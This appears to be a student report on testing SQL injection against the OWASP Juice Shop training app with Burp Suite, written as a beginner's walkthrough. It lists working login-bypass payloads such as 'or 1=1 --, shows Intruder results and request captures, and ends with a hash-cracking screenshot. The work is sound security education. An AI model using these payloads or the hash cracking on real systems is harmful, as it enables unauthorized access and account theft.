

1 Bachelor In Computer Science Network Security Department of Computer
Science 20212025 Prof Faisal Iradat Noshewan Sheikh (25237) Tabish Imran
(17905) Friday17th November, 2023 Karachi, Sindh

Network Security Project

Shahmeer Khan (25156)

January 7, 2024

A03:2021 – Injection
To my University..

Abstract

This report specifies the various processes and techniques used in gathering requirements, implementing and testing for the project on 'A03:2021 – Injection' which deals with one of the vulnerabilities from OWASP top 10 ie Injection. This project aims to use BURP suite to test the vulnerabilities and display the results of various tests.

Contents

0.1	Introduction	2
0.2	SQL Injections and the threat they propose	3
0.3	Why are these issues overlooked?	4
0.4	Why choose Injections	5
0.5	Why choose Burp Suite	5
0.6	Work Breakdown/Methodology	6
0.7	Inclusions and Exclusions	6
0.8	Functional Requirements(hw/sw)	6
0.9	Vulnerability Data Analysis Methodology	7
0.10	FrameWork	7
0.11	Methodology	8
0.12	Process	9
0.13	Configuring Burp and OWASP Juice Shop	10
0.14	Tests	14
0.15	Use Cases	29
0.16	Conclusion	32

0.1 Introduction

We will focus on the Injection Vulnerability by performing BURP SUITE tests on possible attacks and flaws, test result findings will be displayed accordingly, the aim is to further innovate and discover in the field of network security and also emphasize the benefit of BURP SUITE for network testing for candidates that have just gathered an interest in the field.

0.2 SQL Injections and the threat they propose

One significant and frequent kind of web application security flaw is SQL injection. Attackers can manipulate input to insert malicious SQL code when an application fails to properly validate or sanitise user input before utilising it in SQL queries. This may result in data tampering, unauthorised database access, and in certain situations, total system compromise.

SQL injection's risks include:

Unauthorised Entry:

SQL injection is a tool that attackers can use to get around authentication restrictions and access private information without authorization. Passwords, usernames, and other private information may fall under this category.

Data manipulation:

Data loss or corruption can result from the use of SQL injection to add, remove, or modify data in databases. This is especially worrisome when handling sensitive or important data.

Code Execution:

SQL injection may occasionally be used to run arbitrary code on the server, which could result in the host system being fully compromised.

0.3 Why are these issues overlooked?

There are a number of technological and organisational reasons why security flaws, such as SQL injection vulnerabilities, are often ignored. These are some explanations for why these problems might go unnoticed:

Budget limit:

Security measures often require additional resources in terms of both time and money. Organizations with limited resources may use resources to meet functional requirements, ignoring security considerations.

False beliefs regarding frameworks:

Security is not guaranteed if a specific programming language or framework is all that is used. Developers may fail to implement security properly because they believe that utilising a well-known framework renders their application automatically secure.

Lack of Security Education:

It's possible that many developers don't get enough instruction or training on safe coding techniques. Developers run the risk of unintentionally introducing vulnerabilities if they lack a thorough awareness of potential security risks.

0.4 Why choose Injections

SQL Injection is a malicious technique and poses serious security threats however it is not given the emphasis it deserves due to which attackers often exploit its effectiveness. Additionally, SQL Injection attacks can be particularly lethal because they exploit weaknesses in authentication mechanisms, for instance, by injecting a payload like '101 OR 1=1' into a login form, an attacker can manipulate the SQL query to always evaluate to true, effectively bypassing authentication checks and not needing a password, with this the attacker has access to all your protected data and with the fact that data is now more valuable than money itself, the damage can be critical. Another reason we chose SQL injections in particular is that we currently have a database course and we are working on a web app connecting to a database. By learning more about SQL injections we can find ways of securing not only our own , but databases all over the world, we hope to bring light to the damage that can be done by this and thus highlight the importance of security against it.

0.5 Why choose Burp Suite

Burp Suite is an ideal tool for testing SQL Injection vulnerabilities due to its features and user-friendly interface. It is particularly effective in identifying and exploiting SQL Injection weaknesses in web applications. Its scanning capabilities make it an excellent choice for testing vulnerabilities like SQL Injection. Its the ideal choice for beginners at network security and furthermore PortSwigger and Youtube provide several helpful tutorials for testing therefore leading to a better understanding of the topic at hand.

0.6 Work Breakdown/Methodology

- 1.Install Burp Suite and configure proxy settings.
- 2.Explore the OWASP web application to identify potential injection points.
- 3.Perform manual testing using Burp and show a step by step process on how to achieve that
- 4.Document findings and prepare a detailed report.
- 5.Determine the severity of the injection attack based on the findings.
- 6.Generate use cases that indicate the possibilities these attacks could bring about.

0.7 Inclusions and Exclusions

Inclusions

- .Manual testing of user input fields.
- .Step by step guide for a beginner to perform such tests
- .Use of various SQL injection techniques
- .Documentation of successful and unsuccessful attempts.
- .Reporting on identified vulnerabilities.
- .Generating use cases and ranking severity.

Exclusions

- .Full-scale penetration testing beyond SQL injection.
- .Vulnerabilities other than SQL Injections.
- .Testing on websites other than OWASP web app.

0.8 Functional Requirements(hw/sw)

- .Burp Suite installation and proper configuration.
- .OWASP web application being functional for testing.
- .Internet connectivity for resources,testing and documentation.
- .Sufficient computing resources for efficient testing.

Hardware Requirements .Computer with enough memory and processing ability for efficient testing

Software Requirements .Burp Suite Community version , could switch to professional version if needed
.Web browser configured to use Burp as a proxy
.Access to OWASP web app for testing

0.9 Vulnerability Data Analysis Methodology

- .Categorize vulnerabilities based on severity(1-10 scale)
- .Verify and validate each identified vulnerability.
- .Provide images and results for every test run
- .Provide use cases to identify what the vulnerability could lead to

0.10 FrameWork

OWASP top ten (SQL Injection):

Role: Use OWASP top ten projects to check for SQL Injection and related CWE's

Incorporation: Integrate the recommended tests to conduct

Portswigger's guide for testing vulnerabilities via BURP Suite:

Role: Use Portswigger's guide to effectively use BURP Suite for vulnerability testing.

Incorporation: Follow Portswigger's guide to align BURP Suite testing with best practices and techniques.

0.11 Methodology

Defining Objectives:

Objective: Clearly define the goal of the project.

Activities: Understand the overall security objectives of the OWASP web app with regards to SQL Injection

Define specific goals for SQL injection testing.

Scope Definition:

Objective: Clearly define the scope of the testing.

Activities: Identify the specific functionalities and areas within the OWASP app to be tested for SQL injection vulnerabilities.

Set boundaries for the testing scope.

Resource Allocation:

Objective: Allocate necessary resources for testing.

Activities: Ensure the availability of tools for eg including Burp Suite, for the testing process.

Test Planning:

Objective: Develop a comprehensive plan for SQL injection testing.

Activities: Create a test plan outlining the testing approach and tools.

Define roles and responsibilities for testing team members.

Execution:

Objective: Execute the defined testing plan.

Activities: Perform information gathering on the OWASP app using Burp Suite.

Conduct threat modeling to identify potential SQL injection points.

Develop and execute SQL injection test cases.

Analysis and Validation:

Objective: Analyze test results and validate findings.

Activities: Analyze error messages and responses for indications of SQL injection vulnerabilities.

Validate identified vulnerabilities to ensure they are not false positives.

Reporting:

Objective: Document and communicate the testing results.

Activities: Generate a comprehensive report detailing identified SQL injection vulnerabilities, their severity and categorization.

Provide evidence and documentation to support findings.

0.12 Process

Information Gathering:

Get familiar with the OWASP web app and understand its architecture, endpoints, and user inputs.

Threat Modeling:

Identify potential SQL injection points by analyzing user inputs, parameters, and data flow.

Burp Suite Configuration:

Configure Burp Suite on our system to intercept and analyze traffic.

Test Case Development:

Develop SQL injection test cases covering various techniques and contexts.
Create realistic use cases involving SQL queries to simulate user interactions.

Injection Testing:

Use Burp Suite's tools (Intruder, Repeater) for manual injection testing.

Error Handling Analysis:

Investigate error messages returned during injection attempts for clues about vulnerable points.

Authentication Bypass Testing:

Verify if SQL injection can lead to unauthorized access by bypassing authentication mechanisms.

Data Extraction Testing:

Check if it's possible to extract sensitive information from the database using SQL injection.

Logging and Reporting:

Log all testing activities, including successful injections, false positives, and issues encountered.

Generate a detailed report outlining identified vulnerabilities, their impact.

Post-Assessment:

Conduct a post-assessment to categorize the vulnerabilities based on severity, commonness and other variables.

0.13 Configuring Burp and OWASP Juice Shop

First install juice shop via the command "git clone https://github.com/juice-shop/juice-shop.git -depth 1"

Then run the command "cd juice-shop"

To start Juice shop, for the first time run "npm-install" on command line, and then "npm-run".

```
OK npm start
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.


C:\Users\HP>cd juice-shop

C:\Users\HP\juice-shop>npm start

> juice-shop@16.0.0 start
> node build/app


info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v20.10.0 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file index.html is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Server listening on port 3000
```

To access owasp juice shop, search for "localhost:3000" on your browser.




There are two ways to intercept traffic via burp suite, the previous way involved burp configuration with your browser that included several steps i.e:


-Assuming our browser is FireFox, add FoxyProxy extension and configure a burp suite proxy accordingly as such, this can be found in options -> proxies



-The hostname and port for this can be found directly through burp itself, this can be found in proxy settings in burp



-Using foxyproxy we can easily turn the proxy on and off when needed



-Alternatively, you can add the proxy manually into the browser however this doesn't allow the freedom to turn the proxy on and off with a click as you have to edit the settings every time.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

☒ SOCKS v4 ☐ SOCKS v5


☐ Automatic proxy configuration URL


Reload

No proxy for


OK Cancel

-You then also need to add the certificate for burp to allow the proxy's validation, the certificate can be found by enabling the proxy and searching for http://burp that will lead you to this screen, download the certificate by clicking on CA certificate





The second way is much simpler as it doesn't involve all of this integration, here you simply click open browser which opens google chromium which is already configured with burp, by turning interceptor on you can start intercepting queries on burp




0.14 Tests

Login bypass SQL Injection

The first thing we'll be testing is login bypass using sql injections, here instead of username and password we inject sql payloads that allow us access without the username and password:


-To start off, first open juice shop in your browser and click on login, from here turn interceptor on as shown above, this is assuming configuration has been done already

-The second step is to add random values in both username and password for testing, here I use the value "test" as username and password




The image shows a dark-themed login form titled "Login". It contains two input fields: "Email *" and "Password *". Both fields have the text "test" entered. To the right of the password field is an eye icon. Below the password field is a link that says "Forgot your password?". At the bottom of the form is a "Log in" button with a right-pointing arrow icon, and a checkbox labeled "Remember me". At the very bottom of the form is a link that says "Not yet a customer?".

-When you click login, go to burp where you will see requests in the proxy tab as, click forward until you see a request as such, as you can see below , username and password are shown



-Right click anywhere on the screen while on this page and choose send to intruder as such



-From here go to intruder tab and click on the positions tab, this signifies the regions we want our payloads to be in, at first click “Auto”, this selects all possible payload locations, however we only wish to alter the username and password, so after clicking “Auto”, highlight the unneeded highlighted sections i.e. highlight the cookie and click “Clear”, this allows you to select only the payloads for username and password.

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

2 Host: localhost:3000
 3 Content-Length: 34
 4 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
 5 Accept: application/json, text/plain, */*
 6 Content-Type: application/json
 7 sec-ch-ua-mobile: ?0
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
 9 sec-ch-ua-platform: "Windows"
 10 Origin: http://localhost:3000
 11 Sec-Fetch-Site: same-origin
 12 Sec-Fetch-Mode: cors
 13 Sec-Fetch-Dest: empty
 14 Referer: http://localhost:3000/
 15 Accept-Encoding: gzip, deflate, br
 16 Accept-Language: en-US,en;q=0.9
 17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
 18 Connection: close
 19
 20 {"email":"\$test\$","password":"\$test\$"}
 21

2 payload positions Length: 730

Buttons: Add \$, Clear \$, Auto \$, Refresh

Search: 2 highlights Clear

-After doing this head on to the payloads tab, leave everything else unchanged, in the payloads section head down to the bottom to find the encoding section, this is often checked by default, we need this unchecked for our attacks as it encodes the payloads rendering them unusable.


Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:

-Next in payload settings, load the txt file containing the sample payloads for testing, these are provided by default in the paid version , you need to add these in manually for the community version, we used this sql payload file for our testing, https://github.com/xmendez/wfuzz/blob/master/wordlists/SQLMAP_PAYLOADS.txt

-Click on load and select your payload file, or enter every payload individually by typing them in and clicking add



-After adding the payload click on start attack in the top right corner in the intruder tab



-The attack can be paused by clicking on attack in the top left and clicking pause, otherwise let the attack continue

-What we need to look out for is a status value of 200, this indicates a successful attack

The screenshot shows the Burp Suite interface with the 'Results' tab selected. The table displays the results of an intruder attack on http://localhost:3000. The table has columns: Request, Position, Payload, Status c..., Error, Timeout, Length, and Comment. Row 47 is highlighted, showing a successful attack with status 200 and length 1185. Below the table, the 'Response' tab is selected, showing the response for the selected request. The response is a JSON object with fields: email, password, and a welcome message.

Request	Position	Payload	Status c...	Error	Timeout	Length	Comment
26	1	'or 0=0 --	200			1185	
32	1	'or 1=1 --	200			1185	
34	1	'or 1='1' --	200			1185	
39	1	'or 1=1 or '='	200			1185	
47	1	hi' or 1=1 --	200			1185	
119	1	'or 1=1 or '='	200			1185	
121	1	x' or 1=1 or 'x='y	200			1185	
0			401			413	
3	1	#	401			413	
4	1	-	401			413	
5	1	--	401			413	
6	1	%20--	401			413	

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"21f-yvg6AXt5YU1+0hpyt8AN5qpWiPs"
Vary: Accept-Encoding
Date: Sat, 06 Jan 2024 12:58:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

-To get details for a particular payload double click it, a window pops up showing your request and the response to it.


The screenshot shows the Burp Suite interface with the 'Result 47 | Intruder attack' window open. The window displays the details for the selected result, including the position, payload, status code, length, and timer. Below this, the 'Request' and 'Response' tabs are visible. The 'Request' tab is selected, showing the request details in a 'Pretty' view. The request is a POST to http://localhost:3000 with a JSON body containing email and password fields.

Position: 1
Payload: hi' or 1=1 --
Status code: 200
Length: 1185
Timer: 9

Request Response


```
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Connection: keep-alive
{
  "email": "hi' or 1=1 --",
  "password": "test"
}
```

-As we can see below, the response for the payload "hi" or 1=1 – shows us an authentication token and the umail which stands for user email which we can use to login later on.




-We then use the payload itself to login i.e. in this case "hi" or 1=1
-", the password can be anything as long as we use this in the user-
name.

-Using this to login brings us to the screen where we were even greeted with an achievement, these are builtin for owasp juice shop which signify progress.



[illegible]




[CrackStation](#)
[Password Hashing Security](#)
[Defuse Security](#)

[Defuse.ca](#)
[Twitter](#)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

I'm not a robot



reCAPTCHA

Privacy Terms


Crack Hashes

Supports: LM, NTLM, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1/sha_bin), Quebex13.Backdoor.Defaults

Hash	Type	Result
9152023a70b0f73200516f0069df18b500	md5	00919321

